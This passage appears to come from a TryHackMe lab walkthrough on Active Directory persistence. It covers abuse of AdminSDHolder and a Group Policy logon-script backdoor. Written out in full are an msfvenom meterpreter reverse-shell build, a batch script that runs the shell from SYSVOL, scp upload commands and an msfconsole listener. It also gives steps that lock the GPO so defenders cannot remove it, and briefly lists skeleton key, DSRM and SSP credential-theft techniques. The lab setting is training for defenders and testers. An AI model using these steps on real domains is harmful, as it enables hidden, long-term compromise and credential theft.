Imagine combining this with the nesting groups of the previous task. Just as the blue team finished revoking your access through numerous group changes, 60 minutes later, you can just do it all again. Unless the blue team understands that the permissions are being altered through the AdminSDHolder group, they would be scratching their heads every 60 minutes. Since the persistence propagates through a legitimate AD service, they would most likely be none the wiser every time it happens. If you really want to persist, you can grant full control to the Domain Users group in the AdminSDHolder group, which means any low-privileged user would be granted full control over all Protected Groups. Combining this with a full DC Sync means the blue team will have to reset every single credential in the domain to flush us out completely.

- **Persisting Through GPOs**

- The last persistence technique we will review is persistence through Group Policy Objects (GPOs). At this point, you should be familiar with GPOs based on all the different enumeration, attack, and exploitation techniques we have discussed. However, GPOs are also excellent for deploying persistence.
- Group Policy Management in AD provides a central mechanism to manage the local policy configuration of all domain-joined machines. This includes configuration such as membership to restricted groups, firewall and AV configuration, and which scripts should be executed upon startup. While this is an excellent tool for management, it can be targeted by attackers to deploy persistence across the entire estate. What is even worse is that the attacker can often hide the GPO in such a way that it becomes almost impossible to remove it.

Domain Wide Persistence

The following are some common GPO persistence techniques:

- Restricted Group Membership - This could allow us administrative access to all hosts in the domain
- Logon Script Deployment - This will ensure that we get a shell callback every time a user authenticates to a host in the domain.

There are many different hooks that can be deployed. You can play around with GPOs to learn about other hooks. Since we already used the first hook, Restricted Group Membership, in the Exploiting AD room. Let's now focus on the second hook. While having access to all hosts are nice, it can be even better by ensuring we get access to them when administrators are actively working on them. To do this, we will create a GPO that is linked to the Admins OU, which will allow us to get a shell on a host every time one of them authenticates to a host.

file that will execute our shell. Let's start by generating a basic executable shell that we can use:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=persistad lport=4445 -f exe > <username>_shell.exe
```

Make sure to add your username to the binary name to avoid overwriting the shells of other users. Windows allows us to execute Batch or PowerShell scripts through the logon GPO. Batch scripts are often more stable than PowerShell scripts so lets create one that will copy our executable to the host and execute it once a user authenticates. Create the following script called `<username>_script.bat` on the AttackBox:

```
copy \\za.tryhackme.loc\sysvol\za.tryhackme.loc\scripts\<username>_shell.exe
C:\tmp\<username>_shell.exe && timeout /t 20 && C:\tmp\<username>_shell.exe
```

You will see that the script executes three commands chained together with `&&`. The script will copy the binary from the SYSVOL directory to the local machine, then wait 20 seconds, before finally executing the binary.

We can use SCP and our Administrator credentials to copy both scripts to the SYSVOL directory:

Terminal

```
$thm scp am0_shell.exe
za\\Administrator@thmdc.za.tryhackme.loc:C:/Windows/SYSVOL/sysvol/za.t
ryhackme.loc/scripts/


$thm scp am0_script.bat
za\\Administrator@thmdc.za.tryhackme.loc:C:/Windows/SYSVOL/sysvol/za.t
ryhackme.loc/scripts/
```


Finally, let's start our MSF listener:

```
msfconsole -q -x "use exploit/multi/handler; set payload
windows/x64/meterpreter/reverse_tcp; set LHOST persistad; set LPORT 4445;exploit"
```

GPO Creation


The first step uses our Domain Admin account to open the Group Policy Management snap-in:

1. In your runas-spawned terminal, type MMC and press enter.
2. Click on **File**->**Add/Remove Snap-in...**
3. Select the **Group Policy Management** snap-in and click **Add**
4. Click **OK**




While we can technically write our contents to the Default Domain Policy, which should propagate to all AD objects, we will take a more narrow approach for the task just to show the process. You can play around afterwards to apply the changes to the entire domain.

We will write a GPO that will be applied to all Admins, so right-click on the Admins OU and select Create a GPO in this domain, and Link it here. Give your GPO a name such as `username - persisting GPO`:




Right-click on your policy and select Enforced. This will ensure that your policy will apply, even if there is a conflicting policy. This can help to ensure our GPO takes precedence, even if the blue team has written a policy that will remove our changes. Now you can right-click on your policy and select edit:


Group Policy Management Editor
File
Action
View
Help
am0 - persisting gpo [THMDC.Z
Computer Configuration
Policies
Preferences
User Configuration
Policies
Preferences
am0 - persisting gpo [THMDC.ZA.TRYHACKME.LOC] Policy
Select an item to view its description.
Name
Computer Configuration
User Configuration

Let's get back to our Group Policy Management Editor:

1. Under User Configuration, expand **Policies->Windows Settings**.
2. Select **Scripts (Logon/Logoff)**.
3. Right-click on **Logon->Properties**
4. Select the **Scripts** tab.
5. Click **Add->Browse**.



« za.tryhackme.loc › SysVol › za.tryhackme.loc › scripts

Name	Date modified	Type	Size
am03_script.bat	7/3/2022 6:08 PM	Windows Batch File	1 KB
am03_shell.exe	7/3/2022 6:05 PM	Application	7 KB

Select your Batch file as the script and click **Open** and **OK**. Click **Apply** and **OK**. This will now ensure that every time one of the administrators (tier 2, 1, and 0) logs into any machine, we will get a callback.


in order to simulate this, let's reset the password for one of the Tier 1 administrator accounts and authenticate to a server. (you can do this from the console at Active Directory Users & Computers, go search for Tier1 Admins accounts and select one to reset his password).

Then, try to log in rdp with the Tier 1 Admin credentials to test the shell.

Note: You need to create a Logon event for the GPO to execute. If you just closed your RDP session, that only performs a disconnect which means it would not trigger the GPO. Make sure to select navigate to sign out as shown below in order to terminate the session. This will ensure that a Logon event is generated when you reauthenticate:

Hiding in Plain Sight

Now that we know that our persistence is working, it is time to make sure the blue team can't simply remove our persistence. Go back to your MMC windows, click on your policy and then click on Delegation:



The following groups and users have the selected permission for this OU.

Permission: Link GPOs


Groups and users:

Name	Applies To	Setting	Inherited
Administrators	This container and all child containers	Allow	Yes
Domain Admins (ZA\Domain Admins)	This container only	Allow	No
Enterprise Admins (TRYHACKME\Enterprise A...	This container and all child containers	Allow	Yes
SYSTEM	This container only	Allow	No

By default, all administrators have the ability to edit GPOs. Let's remove these permissions:

1. **Right-Click** on **ENTERPRISE DOMAIN CONTROLLERS** and select **Edit settings, delete, modify security**.
2. **Click** on all other groups (except Authenticated Users) and click **Remove**.

You should be left with delegation that looks like this:



am0 - Test

These groups and users have the specified permission for this GPO

Groups and users:


Name	Allowed Permissions	Inherited
Authenticated Users	Read (from Security Filtering)	No
ENTERPRISE DOMAIN CONTROLLERS	Edit settings, delete, modify security	No

By default, all authenticated Users must have the ability to read the policy. This is required because otherwise, the policy could not be read by the user's account when they authenticate to apply User policies. If we did not have our logon script, we could also remove this permission to make sure that almost no one would be able to read our Policy.

We could replace Authenticated Users with Domain Computers to ensure that computers can still read and apply the policy, but prevent any user from reading the policy. Let's do this to test, but remember this can result in you not getting a shell callback upon authentication since the user will not be able to read the PowerShell script, so make sure to test your shell before performing these steps. **There is no going back after this:**

1. Click **Add**.
2. Type **Domain Computers**, click **Check Names** and then **OK**.
3. Select **Read permissions** and click **OK**.
4. Click on **Authenticated Users** and click **Remove**.


Right after you perform these steps, you will get an error that you can no longer read your own policy:



Group Policy Management

Unspecified error

You can also see on the sidebar that we can no longer read this policy:



By performing these steps, we can ensure that even with the highest level of permissions, the blue team would not be able to remove our GPO unless they impersonated the machine account of a Domain Controller. This makes it extra hard to firstly discover, and even if they discover the GPO, it would be incredibly hard to remove. We don't even have the required permissions to interface with our policy anymore, so one will have to stay there until a network reset is performed. You can verify that the GPO is still applied by RDPing into one of the THMSERVERS.

Additional Persistence Techniques

In this network, we covered several techniques that can be used to persist in AD. This is by no means an exhaustive list. Here is a list of persistence techniques that also deserve mention:

- **Skeleton keys** **-** Using Mimikatz, we can deploy a skeleton key. Mimikatz created a default password that will work for any account in the domain. Normal passwords will still work, making it hard to know that this attack has taken place. This default password can be used to impersonate any account in the domain.
- **Directory Service Restore Mode (DSRM)** **-** Domain controllers have an internal break glass administrator account called the DSRM account. This password is set when the server is promoted to a DC and is seldom changed. This password is used in cases of emergencies to recover the DC. An attacker can extract this password using Mimikatz and use this password to gain persistent administrative access to domain controllers in the environment.
- **Malicious Security Support Provider (SSP)** **-** Exploiting the SSP interface, it is possible to add new SSPs. We can add Mimikatz's mimilib as an SSP that would log all credentials of authentication attempts to a file. We can specify a network location for logging, which would allow mimilib to send us credentials as users authenticate to the compromised host, providing persistence.
- **Computer Accounts** **-** The passwords for machine accounts are normally rotated every 30 days. However, we can alter the password of a machine account which would stop the automatic rotation. Together with this, we can grant the machine account administrative access to other machines. This will allow us to use the computer account as a normal account, with the only sign of the persistence being the fact that the account has administrative rights over other hosts, which is often normal behaviour in AD, so that it may go undetected.